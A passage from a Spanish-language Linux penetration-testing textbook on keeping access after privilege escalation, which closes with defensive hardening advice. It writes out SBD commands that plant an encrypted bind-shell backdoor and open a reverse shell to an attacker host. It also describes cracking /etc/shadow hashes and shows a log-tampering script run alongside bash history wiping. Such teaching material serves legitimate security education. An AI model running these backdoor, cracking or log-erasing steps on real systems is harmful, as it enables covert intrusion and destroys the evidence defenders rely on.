> **Nota**: en el último ataque, **bash** se copia con el bit de SUID activado y con usuario propietario root. Sin embargo, puede suceder que al ocupar esta *shell* como usuario normal, no se ejecute como root. Esto es el comportamiento normal de **bash**. Si se ejecuta con un UID efectivo (o GID) distinto al UID (o GID) real, toma por defecto los permisos del UID real. Ese comportamiento se puede desactivar con el argumento **-p**:
>
> ~/tmp$ ./.bash -p
>
> .bash-3.1#

5.5 MANTENER EL ACCESO EN EL SISTEMA

Una vez se ha logrado elevar privilegios, habrá que mantener el acceso en el ordenador y en la red misma. El logro de haber vulnerado una terminal no puede ser desperdiciado, y hay que rápidamente asegurar que el privilegio obtenido no sea arrebatado. Esto se logra dejando algunas puertas traseras y troyanizando los binarios ya instalados en el sistema. Obviamente lo más importante es no llamar la atención, o tomar los pasos suficientes para que la intrusión no sea fácilmente detectada. A continuación se hablará de algunos troyanos para Linux que se pueden encontrar en la red, y de qué se debe hacer para limpiar el rastro dejado.

5.5.1 SBD

Mucha gente ya conoce el famoso **Netcat**, cuya fama como la "navaja suiza" de *hackers* y administradores lo ha difundido como una de las herramientas más ocupadas como herramienta de *hacking*. *Shadowinteger's Backdoor* (**SBD**) es un clon de **Netcat**, pero con algunas funcionalidades extras y con comunicación cifrada. El cifrado de datos resulta ser una característica muy útil, puesto que varios administradores se preocupan hoy en día de monitorizar las comunicaciones que existen en la red con *sniffers*. De la misma manera que los administradores realizan sus labores para hacer más difícil la tarea del *hacker* malicioso, el atacante toma medidas para hacer más difícil la labor del administrador al tratar de detectar qué se hizo en su red.

Esta *backdoor* se puede compilar para plataformas Windows y Linux. Algunas de las principales características son: el uso de encriptación AES-CBC-128 + HMAC-SHA1, puede ejecutar programas (opción -e) y permite reconectarse en caso de que haya excedido el tiempo de espera. El código se puede obtener de *http://sbd.sourceforge.net/* y se distribuye bajo la licencia GPL de GNU, todas las

versiones de BackTrack incluyen esta herramienta preinstalada en la distribución. La sintaxis general es la siguiente:

```
para conectar (tcp): sbd [-opciones] host puerto

para escuchar (tcp):  sbd -l -p puerto [-opciones]
```

Las opciones permiten bastante flexibilidad. Aquí se presentan algunos ejemplos de las cosas que se pueden hacer con **SBD**:

Transferencia segura de ficheros desde ordenador A a B

B$ sbd -l -p 37337 -k secreto > fichero.salida.txt

A$ cat fichero.entrada.txt | sbd -k secreto B 37337

Nota: en este ejemplo, hay que revisar que cuando el tamaño del **fichero.salida.txt** es igual a **fichero.entrata.txt**, se cancele el comando. No termina automáticamente.

Dejar sbd como una puerta trasera

víctima$ sbd -l -p 37337 -k secreto -e /bin/bash -D on -r 0

atacante$ sbd víctima 37337 -k secreto

Nota: cuando el atacante esté conectado, no aparece un indicador de consola, sin embargo al escribir un comando se obtendrán respuestas en pantalla.

Realizar una shell inversa

atacante$ sbd -l -p 37337 -k secreto

víctima$ sbd atacante 37337 -k secreto -e /bin/bash

Realizar una conexión estilo chat entre A y B

A$ sbd -P nick_A -H on -l -p 37337

B$ sbd -P nick_B -H on A 37337

5.5.2 Suplantando usuarios

Aunque es bueno ser root, hay que tener en cuenta que es extraño que alguien se esté validando como administrador en los ordenadores de manera remota. Para pasar desapercibido, es mejor ocupar las cuentas de los usuarios ya existentes. De esta manera, las autenticaciones en el ordenador víctima pueden pasar desapercibidas. Sin embargo, para poder lograr esto, se deberán *crackear* las contraseñas de los usuarios de ese ordenador. Como se había mencionado anteriormente, las contraseñas se encuentran en **/etc/shadow** de manera cifrada. De este modo, las contraseñas de las personas permanecen ocultas incluso del propio administrador. Sin embargo, se pueden ocupar las *hashes* encontradas en el fichero para poder *crackearlas* con una herramienta como **John the Ripper**. Esta herramienta está muy bien documentada y existen varios diccionarios buenos en Internet que se pueden ocupar para adivinar las contraseñas del usuario.

John the Ripper no es la única herramienta que está disponible para esta tarea. Existen proyectos basados en herramientas como **RainbowCrack** que ocupan una técnica de Philippe Oechslin, un ingeniero informático que escribe sobre cómo precomputar las tablas de *hash* para no gastar tantos recursos del procesador en crackear contraseñas. Se pueden calcular tablas con gigas de combinaciones de contraseñas ya cifradas para tan solo buscar el *hash* generado en las tablas y ver qué palabra (o segmento de palabra) corresponde a ese *hash*.

Alrededor de esta idea, nacen proyectos *on-line* donde constantemente están *crackeando* distintos *hash* para guardarlos en bases de datos. Los usuarios siguen contribuyendo con sus *hashes* para agrandar los proyectos y el resultado es un servicio donde puede ingresar el *hash* que le interesa, saber a qué contraseña corresponde y, si ya lo han calculado previamente, inmediatamente se obtiene una respuesta. Definitivamente es mucho más rápido que esperar los resultados de **John the Ripper**. Las direcciones Web de estos interesantes proyectos son:

http://www.onlinehashcrack.com/
http://tools.benramsey.com/md5/
http://www.hashchecker.com/?_sls=add_hash




Figura 5.5. El portal de OnlineHashCrack.com permite realizar búsquedas en su base de datos introduciendo el hash que se desea crackear

5.5.3 Borrado de huellas

Algo siempre importante es borrar las huellas que se van dejando cuando se conquista una máquina. En los sistemas operativos de Linux se delega la tarea de *logging* al servicio **syslog**. Como **syslog** es altamente configurable, puede ser que los nombres de los ficheros varíen de distribución en distribución, pero existirán aquéllos que son configurados por estándar. Las aplicaciones pueden no trabajar a través de **syslog**, prefiriendo el manejo interno de los mensajes de error. Sin embargo, es estándar que estos *logs* se guarden en **/var/log**. Como son ficheros de texto, se pueden editar con programas como: **nano** o **vim** siempre y cuando se tengan permisos de **root**.

El fichero de configuración de **syslog** en **/etc/syslog.conf** es legible por todos. Esto puede ser de utilidad para saber qué ficheros *log* pertenecen a las facilidades que le puede interesar modificar. Las facilidades más comunes para delatar al atacante son las de **authpriv** y **user** y las aplicaciones que mantienen *logs* normalmente escriben en el nivel de **info**. La facilidad de **authpriv** se ocupa para el inicio de sesiones y contiene información acerca de las autenticaciones realizadas en el ordenador. La facilidad de **user** guarda mensajes genéricos de la sesión del usuario. Por último, muchas aplicaciones de *firewall* escriben información en el nivel de **info**.

Después se tendrá que preocupar de ficheros *logs* de aplicaciones como **Apache** o **Proftpd** dependiendo en los ataques que se hayan realizado sobre el ordenador. En vez de borrar los ficheros *log*, se puede simplemente *espoofear* una dirección IP reemplazando la verdadera por una falsa. Con un poco de conocimiento de *scripts* en **bash** y sabiendo ocupar la herramienta **sed**, puede automatizar este proceso. Hay un *script* llamado **Guru-Antilog.sh** que se puede descargar de los foros en *http://packetstormsecurity.org/files/45180/Guru-Antilog.sh.html* que hace justamente esto. Se debe ejecutar como **root** y lo primero que hace es preguntar la dirección IP que se quiere reemplazar en los ficheros *log*. Después pregunta la dirección IP con la que se quiere reemplazar. Una vez reemplazados en los ficheros *log* que encuentre, pregunta si quiere borrar los últimos registros *log* para que pueda *desloguearse* sin dejar rastro alguno.

```
[root@nebucadnezzar tmp]# cat /var/log/secure
...
Apr  3 16:18:48 nebucadnezzar sshd[7098]: Failed password for kr0m from ::ffff:192.168.0.172 port 47131 ssh2
Apr  3 16:18:48 nebucadnezzar sshd[7098]: Connection closed by ::ffff:192.168.0.172
...
[root@nebucadnezzar tmp]# ./Guru-Antilog.sh
-----------------------------------------------------------------------------------------------------------------
        Guru-Antilog c0ded  By [ sAFA7_eLNeT ] (SecurityGurus.NeT) - SecurityGurus[AT]irc.dal.net:6667
 Greetz g0es to : Acid-WarZ,rOCk-MaStEr,j7a,MedoZero,Spiderz,and all SecurityGurus.NeT PPL and all 1--5.com folks
-----------------------------------------------------------------------------------------------------------------
```

```
h3re w3 g0
 What's the ip y0 want to spoof it ?  192.168.0.172
 What's the Fake ip y0 want  using it ? 255.255.255.255
 Editing lastlog
 i can't find syslog
Editing message
 i can't find access_log
 i can't find error_log
 Editing wtmp
 Editing secure
 i can't find xferlog
 Editing utmp
 if y0 want to delete the last commands  type (yes) if y0 don't type (no) 0r anything
yes
##Now the last commands y0 put it will go to hell ^_^ ##
 y0 have one minute to exit from server..go0d luck job 3 at 2007-04-03 18:25
job 4 at 2007-04-03 18:26
 Guru-Antilog Ended  work... Cheers !
[root@nebucadnezzar tmp]# cat /var/log/secure
...
Apr  3 16:18:48 nebucadnezzar sshd[7098]: Failed password for kr0m from ::ffff:255.255.255.255 port 47131 ssh2
Apr  3 16:18:48 nebucadnezzar sshd[7098]: Connection closed by ::ffff:255.255.255.255
...
```

Por último, sería buena idea limpiar el historial de comandos de **bash**. Existe el fichero **.bash_history**, dentro del directorio de inicio del usuario, que contiene el historial. Bastaría con borrarlo para no dejar huella. También hay que ejecutar el comando **history -c** en todas las **shell** que se ocupen antes de salir de ellas para borrar absolutamente todo el historial de comandos.

5.6 CONCLUSIONES

Como puede apreciar, existen metodologías y herramientas que se ocupan constantemente para penetrar la seguridad en Linux. El administrador, sin embargo, puede llegar a tener un sistema muy robusto, lo suficiente como para no tener dolores de cabeza todas las semanas por ataques de *script kiddies* que dejan un servidor fuera de servicio. Esto depende directamente del tiempo que se dedique a securizar los sistemas y del conocimiento que tenga de los distintos escenarios de ataque.

Un error muy común es solamente preocuparse de la seguridad perimetral con un *firewall* y un IDS. Mientras que esto está bien y es una práctica recomendada, hay que tener en cuenta que la seguridad interna es también un factor crítico. No tan solo por los ataques que puedan llegar a penetrar la red interna, sino por los mismos funcionarios que trabajen desde dentro y se dediquen a tratar de sacar información de la base de datos. Los ataques internos son una realidad y representan una gran parte de los ataques informáticos según el FBI. Para poder mejorar la seguridad interna, se deberán hacer políticas más estrictas sobre acceso a recursos de información por parte de los usuarios. No hay motivo alguno para que la secretaria del jefe tenga acceso a la base de datos de clientes desde su ordenador si es que ella no trabaja con estos. Aunque que parece un ejemplo ridículo, la gran mayoría de directores de empresas delegan responsabilidades a sus secretarias y les dan las contraseñas por si alguna vez las necesitaran, y así realizar mejor su trabajo. Estas violaciones en protocolos de seguridad son las que incentivan los ataques internos.

Para evitar troyanos dentro del ordenador, se tendrá que, exhaustivamente, auditar las firmas de los paquetes que se instalan. No confíe en las sumas *hash* MD5, porque éste es un método en decadencia para revisar la autenticidad del paquete. Son preferibles firmas de llaves públicas como las que utilizan los sistemas con el administrador de paquetes RPM. También puede ocupar programas como **Tripwire** para que alerten de cambios en ficheros de sistema.

Aplique seguridad a los permisos de los sistemas. Particione los discos duros para montar las distintas particiones, en directorios con permisos limitados. Particularmente actúe así con **/tmp**, siempre convendría tener esta partición aparte y montarla de tal manera que los usuarios no puedan ejecutar *scripts* dentro de él. Alrededor de esta idea, se puede deshabilitar el uso de GCC para que no puedan compilar programas maliciosos en el sistema.

Configure un servidor central de *logs* y revise que esté bien securizado. De esta manera, no se pueden borrar las huellas de los ataques y se podrán realizar

auditorías de seguridad con mucha más facilidad. Habiendo dicho esto, mantenga un control semanal, si no a diario, de lo que está ocurriendo en los sistemas. En grandes organizaciones y compañías existen soluciones muy robustas como puede ser Sentinel de Novell Suse Linux. Asegúrese de revisar las alertas todos los días y mantenga estadísticas sobre los distintos ataques que les puedan llegar a los ordenadores. La seguridad no se obtiene "automáticamente", para tener seguridad en los sistemas que se administran en una organización hay que tener disciplina.